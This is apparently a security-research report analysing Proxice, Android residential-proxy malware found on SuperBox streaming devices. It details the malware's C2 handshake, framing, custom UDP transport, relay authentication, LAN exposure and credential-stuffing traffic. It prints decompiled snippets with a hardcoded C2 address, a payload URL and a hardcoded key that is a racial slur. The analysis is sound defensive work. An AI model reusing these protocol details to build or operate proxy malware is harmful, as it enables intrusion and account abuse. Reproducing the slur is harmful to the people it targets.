This 104-byte authentication message is how the credentials are presented to the peer. The peer validates the signature and, if accepted, begins routing requests towards the device.

Stream multiplexing

Once authenticated, the QUIC control stream carries two message types signaled by a single byte type prefix:

Type 1 — Stream Open

The peer instructs the device to connect to a new destination. The fields are as follows:

- Stream ID (variable-length integer)
- Protocol flag: 0x00 = TCP, 0x01 = UDP
- Address type: 0x01 = IPv4, 0x02 = IPv6, 0x03 = domain name
- Destination address (4, 16, or 1+N bytes depending on type)
- Destination port (2 bytes, big-endian)

Type 3 — Stream Close

Either side can close a stream by sending the stream ID followed by a 1-byte code indicating the reason.

The variable-length integer encoding used for stream IDs is custom and non-standard. If the first byte is less than 0xFF, it represents a value from 0 to 254. If the first byte is 0xFF and the second byte is not 0xFF, the value is the next two bytes as a big-endian 16-bit integer. If both the first and second bytes are 0xFF, the value is the next eight bytes as a big-endian 64-bit integer. This is different from both the QUIC standard varint encoding and protobuf's encoding.

Actual tunneled data flows on separate QUIC bidirectional streams. When data needs to be sent for a given logical stream, the client opens a new QUIC stream, writes the stream ID as a varint header, and then streams the raw payload bytes. The peer does the same in the opposite direction. This gives each tunnel session its own flow-controlled QUIC stream, avoiding head-of-line blocking between independent connections — a significant performance advantage over Popanet's single-connection model.

The device supports both TCP and UDP tunneling. For TCP, it opens a socket to the destination with a 15-second connect timeout and relays bidirectionally using a 32 KB buffer and a LinkedBlockingDeque with a capacity of 4096 chunks. For UDP, it creates a connected DatagramSocket with a 512 KB receive buffer and a 20-second read timeout.

MultiplexProxyEntry variant: the pre-QUIC era

One of the earliest task descriptors we could observe in our monitoring pointed to a different entry point than the “wtf.bytestream.proxi.Entrypoint” variant analyzed above:

```
5.175.215.37/mask_v3.dex|mask_v3|MEQCI...|wtf.bytestream.multiplex.MultiplexProxyEntry
```

This time the DEX contained only 17 smali files, a striking contrast compared to the roughly 440 files we’ve seen in the previous Entrypoint variant. The reason for the difference is immediately apparent upon reconstruction: the MultiplexProxyEntry variant does not bundle a QUIC library. Instead, it implements its own custom transport layer directly on top of raw TCP and UDP sockets. This makes it a clear architectural predecessor.

The main three-tier (C2 server<>Relay server<>Node) architecture was already in place. PeerAssignment commands will be received via a persistent TCP connection from a hardcoded control server at 195.201.56.160:9999, each directing the device to connect to a dynamically assigned relay server using credentials issued by the C2. The relay then

sends stream-open requests containing arbitrary target addresses; the device connects and relays traffic. The separation between control plane (C2), data plane (relay), and exit node (device) is identical to the later variant; what differs is nearly every wire-level detail.

```
public class MultiplexProxyEntry {
    private static final String CONTROL_HOST = "195.201.56.160";
    private static final int CONTROL_PORT = 9999;
```

Control channel handshake

Compared to the seven-step handshake protocol utilized by the later variant, the MultiplexProxyEntry handshake is far more minimalistic. The client sends only two raw bytes, 0x01 (version) followed by 0x06 (capabilities bitmask), and immediately flushes. The server replies with a 32-byte-long challenge. Then the client computes HMAC-SHA256 using a hardcoded key and returns the 32-byte-long result. Finally, the transmission of two zero bytes will complete the handshake. The hardcoded key might differ between versions; the MultiplexProxyEntry variant uses “l**********s” as the peer secret, while the later Entrypoint variant uses “adn”.

```
Thread thread = new Thread(new m(str3, i, (strArr == null || strArr.length < 3 || (str = strArr[2]) == null || str.isEmpty()) ? "lolggniggers" : strArr[2]));
thread.setDaemon(false);
thread.setName("proxice-bytestream");
thread.start();
```

Control framing

The MultiplexProxyEntry variant uses only a bare single-byte opcode with no length prefix. Each opcode has its own implicit payload structure that the parser must know in advance:

Byte	Name	Equivalent in later variant
0x02	Heartbeat (server→client; client responds with 0x03)	0x0028 Ping / 0x0029 Pong
0x11	Shutdown	— (not documented in later variants)
0x12	PeerAssignment	0x000A PeerAssignment
0x13	PeerRevoke	0x000B PeerRevoke

The PeerAssignment payload is 88 bytes long, two bytes shorter than the later variants, as there is no QUIC port field to be used:

Offset	Length	Field
0	4	Proxy IPv4 address
4	2	TCP port
6	2	UDP port
8	8	Peer ID
16	8	Self ID
24	64	Signature

Custom UDP transport

The most significant architectural difference lies in the implementation of the data-plane. Where later variants offload all that complexity to a bundled QUIC library, the MultiplexProxyEntry variant implements its own reliability and multiplexing layer which works over raw UDP. They appear to have built this from scratch.

Upon receiving a PeerAssignment message, the device opens two parallel connections to the relay. A TCP socket to the relay's TCP port, and a DatagramSocket aimed at the relay's UDP port. Both carry the same stream-multiplexed protocol, but the UDP path includes a custom reliability layer identified by the marker byte of 0xA7:

```
[varint streamId] [0xA7] [subtype] [4-byte seqNum] [payload] [2-byte checksum]
```

Sub-type 0x01 marks the reliable data frames, while sub-type 0x02 marks acknowledgments. The checksum is a Fletcher-16 value computed over the payload bytes. A dedicated retry thread polls every 20 milliseconds, retransmitting any unacknowledged packet after at least 40 ms have elapsed since the last transmission, and giving up after 64 attempts. Incoming packets are deduplicated by a streamId:seqNum key and reassembled in proper order using per-stream sequence counters and a reassembly buffer.

We can consider this a functional, but rather rudimentary ARQ protocol. While it provides basic reliability and ordering, it lacks congestion control, flow control, connection migration, and every other feature that QUIC provides natively.

Relay authentication

Both old and new variants present the same credential triple: a peer ID, self (or session) ID, and a 64-byte-long signature; however, there are differences in how it is presented.

The newer variants send a single authentication frame (type 0x003C) over QUIC stream 0, preceded by the 16-byte-long magic constant and protocol version. The MultiplexProxyEntry variant sends the raw 81-byte-long blob [0x00][peerId][selfId][signature] simultaneously over both TCP and UDP with no specific framing or type code beyond the leading zero byte. The UDP one goes through the reliable transport layer - retransmitted until acknowledged - while the TCP one is just a plain synchronous write. The benefit of this dual-path delivery is simple: the relay only needs to receive the authentication on one channel, whichever succeeds first. Neither variant implements a proper challenge-response scheme at the relay level; instead, they rely on the C2-issued signature as a bearer token.

Evolutionary context

The MultiplexProxyEntry variant represents a sort of transition in Proxice's development. The core architecture - C2 orchestration, relay-based traffic routing, bearer-token authentication, unrestricted target addressing - was already fully in effect. The main change in recent variants was purely the implementation of the transport layer. The previously handcrafted UDP protocol and the parallel TCP+UDP relay channels were replaced by QUIC, bringing multiple benefits like encryption, proper congestion control, and stream-level flow control. The control channel used for the C2 server communication was also formalized with a proper TLV framing format and a more structured handshake sequence. The operators clearly concluded that their custom transport was not worth maintaining any longer when an off-the-shelf QUIC implementation could do an even better job. From a purely technical point of view, it is hard to debate that decision.

No internal network protection

It is safe to say that Popanet at least attempted to protect the internal network with the implementation of isSiteLocalAddress() and isLoopbackAddress() checks, even if this protection was nowhere complete and could be bypassed. Unfortunately, Proxice does not even try.

The TCP and UDP session handlers take the destination host and port directly from the stream-open message and connect without any further validation. There is no destination address filtering, no blocklist, no checks against private or any other

reserved ranges. A stream-open message for 127.0.0.1:5555 or 192.168.1.1:80 will be dutifully completed. This means anyone with access to the Proxice network can reach not only the public internet through a residential IP, but also the device's local network, all the services on it, and potentially every device on the same LAN.

Inside the Proxice tunnel

To observe the traffic flowing through the proxy network, we had to rebuild the protocol into a working Python client capable of completing the full handshake, establishing the QUIC data plane, and accepting tunnel requests, while logging every stream-open command and capturing the decrypted tunnel data. Our time with the Proxice network was limited because the network was either shut down or temporarily suspended its operations in late March, likely due to recent takedown events.

When we looked at the collected data, the pattern became clear even before the infrastructure went offline. The majority of the tunnel requests targeted a single destination: login.live.com:443. These are connections to Microsoft's centralized authentication endpoint, the gateway for Outlook, Xbox, Microsoft 365, and every other service that uses a Microsoft account. Automated credential-stuffing and account-validation tools need to distribute their login attempts across thousands of "clean" IP addresses to avoid triggering Microsoft's rate limiters and geographic anomaly detections. With the help of Proxice, each attempt appears to originate from a legitimate home network, making it a lot harder for defenders to distinguish malicious authentication attempts from real users checking their email.

We were unable to further inspect the TLS payload of these connections - or whether they succeeded - since the clients connecting through the proxy were performing proper certificate validation against Microsoft's certificates. What we could confirm from the stream metadata alone was that it was a focused, automated campaign hammering a single authentication service through residential IP addresses.

Public facing web site

Note that during our research we came across a similarly named web site (proxice.net) which was - not surprisingly - offering residential proxy services. The website went down in early April and seems to be inoperable ever since. The timing almost exactly matches our observation about when the Proxice network started to cease to function.

One device multiple proxies

At this point it is rather evident that while we started with only one residential proxy being deployed through the Cyberflix TV application, we ended up discovering a total of five on the very same SuperBox device during the past couple of months. They differ not only in the attack vector used, but also in how they implement the proxy functionality, whether they intend to protect the local device or the local network, and what additional capabilities they might have.

PROXYWARE BOTNET FAMILIES

Comparing residential proxy malware behavior

Attack vectors, communication protocols, and device-protection posture across six tracked families

FAMILY NAME	PRIMARY ATTACK VECTOR	COMMUNICATION PROTOCOLS	LOCAL DEVICE PROTECTION	LAN PROTECTION	CAPABILITIES
Popanet / Popa	Application bundle	Custom binary TLV protocol over TLS	No	Yes	Proxy
Proxice	ADB via residential proxy	QUIC, ENS, Ethereum-JSON RPC, DNS over HTTPS	No	No	Proxy
Netway	Application bundle	HTTP proxy	Partial Only selected ports filtered server-side	Partial Only selected ports filtered server-side	Proxy
CECbot	ADB via residential proxy, and from infected devices on the same network	DNS over HTTPS, Tor, SOCKS5, ADB, HMAC-SHA over HTTPS	Yes	Yes	Proxy DDoS
Maskify	ADB via residential proxy	QUIC, ENS, Ethereum-JSON RPC, IPFS	Yes	Yes	Proxy DDoS

● Protected ● Partially protected ● Unprotected

Figure 16: Comparison table of residential proxy families

Conclusion

Custom application stores

There are multiple attack vectors that residential proxies can leverage. Having a custom application store deployed on an Android device is amongst the top ones. While Google is heavily investing in the monitoring and maintenance of its Play Store, owners of 3rd party stores often skip the entire process and optionally even attempt to push all responsibilities towards the user. There are obvious reasons why they decide to do that; doing continuous scanning would consume significant resources. It isn't enough to do a once-in-a-while scan looking for malicious indicators, as applications often get updated

daily or weekly and existing packages will be replaced by new ones. Unfortunately, cybercriminals are more than aware of this; they deliberately pick stores to deploy their malicious content where guards are low or non-existent.

Sideloading for everyone

Device manufacturers bear some responsibility as well; they often make it extremely easy for users to install applications from unknown sources. The same malicious applications which found their way into 3rd party stores would also be distributed by additional channels such as piracy-advocating websites, Telegram channels and so on. Google's recent attempt to have stricter rules with regard to sideloading is welcome; however, if it is still possible to have it disabled by ODMs, some will certainly opt for that.

Every platform is affected

While our research mostly focused on the SuperBox devices, residential proxy networks are not limited to Android or mobile platforms alone; their SDKs are being integrated into applications on all platforms, whether that is desktop, mobile, or IoT. Their ultimate goal is to have worldwide coverage with as many infected devices as possible; the easiest way to reach that is if they are platform-agnostic.

Everyone is already inside

The other dominant attack vector is the combination of poorly configured Android devices with an open ADB port and an already deployed residential proxy SDK with improper network restrictions on the same device or on the same local network. This combination results in further infections involving additional residential proxies or IoT botnets, and the attackers are often the very customers of the primary proxy network. The device owners get multiple bots they never asked for and are not aware of, all competing for the same hardware, and an IP address whose reputation now reflects whatever those bots utilize it for.

The effect of takedowns

Ever since we started our research, we have been tracking all SuperBox devices within the Plume network to gain a clear understanding of their network usage. One key aspect was collecting data on unique domains the devices visited on a daily basis. Initially, this data strengthened our assumption about a possible residential proxy case, and over the course of the investigation the same data reflected events which affected

the residential proxy networks deployed on the streaming boxes. Both the earlier law enforcement activities in March and the very recent takedown of the NetNut/Popa network are clearly displayed in the chart. While these actions definitely helped, the entire problem domain is far from resolved. The current baseline of 60k+ unique domains per day is not caused by the intended use of the devices; the smaller residential proxy networks are still in place and operational, and they are growing in numbers day by day.



Figure 17: Unique domains visited from SuperBox devices in Plume's telemetry

End of the second part

With this, we are concluding this portion of our research on residential proxies and other current malware families affecting SuperBox devices. In Part 3, we will be focusing on the main promise and primary selling point of these devices: having unlimited access to the latest movies and TV shows.

IOCs

All the corresponding and occasionally redacted IOCs are shared on Plume Security Lab's GitHub page.

Authored by Plume Security Labs

Gergely Eberhardt
Senior Security Researcher

Gergely Eberhardt is a Security Researcher at Plume with deep expertise in ethical hacking, vulnerability research and CRAs. His work spans security evaluation and threat analysis across connected devices and networks, with a focus on identifying and addressing emerging security challenges in IoT environments.

Robert Neumann
VP, Plume Security Labs

Robert Neumann is the Vice President of Security Labs at Plume. Besides managing teams to counterbalance the fight against cybercriminals, he is focusing on various short- and long-term research projects, ranging from small scale malicious campaigns through niche malware and file formats to in-depth investigations and threat actor attribution.
